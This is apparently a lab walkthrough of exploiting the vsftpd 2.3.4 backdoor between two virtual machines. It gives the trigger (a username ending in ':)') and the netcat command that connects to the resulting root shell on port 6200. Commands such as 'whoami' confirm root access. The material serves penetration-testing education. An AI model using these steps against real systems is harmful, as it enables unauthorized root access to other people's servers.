


Ok. Now the ftp connection about to establish between two VMs. Now is the best part. It asks for a username and a password. I give any string end with this characters “:)”. Enter any string as the password. According to the bad coding segment in the vsftpd 2.3.4, it creates a backdoor on port 6200, with root privileges because this vsftpd work with root privileges.






Now the terminal is hanging. If our exploiting is completed , the backdoor must be created on port 6200. We should check whether backdoor has been created or not. In order to do that I need netcat tool. Netcat is a tool for connect to ports. Through this ports we can access various services. We can also use tools like telnet for this. Now using netcat I’m going to connect to the port that backdoor is created. To do that I use this command “nc 192.168.60.128 6200” .



Now the terminal is hanging again. Now we should try run some commands. We need to know that we gain the root access and we summoned the interactive shell.


To do that I run some commnds.

“whoami”




It displays ‘root’. That means our exploitation has worked. And also I run some commands.


When I enter home directory and enter ls command it returns msfadmin as one of the results. msfadmin is the uer that I used to loged in to linux vulnerable server.



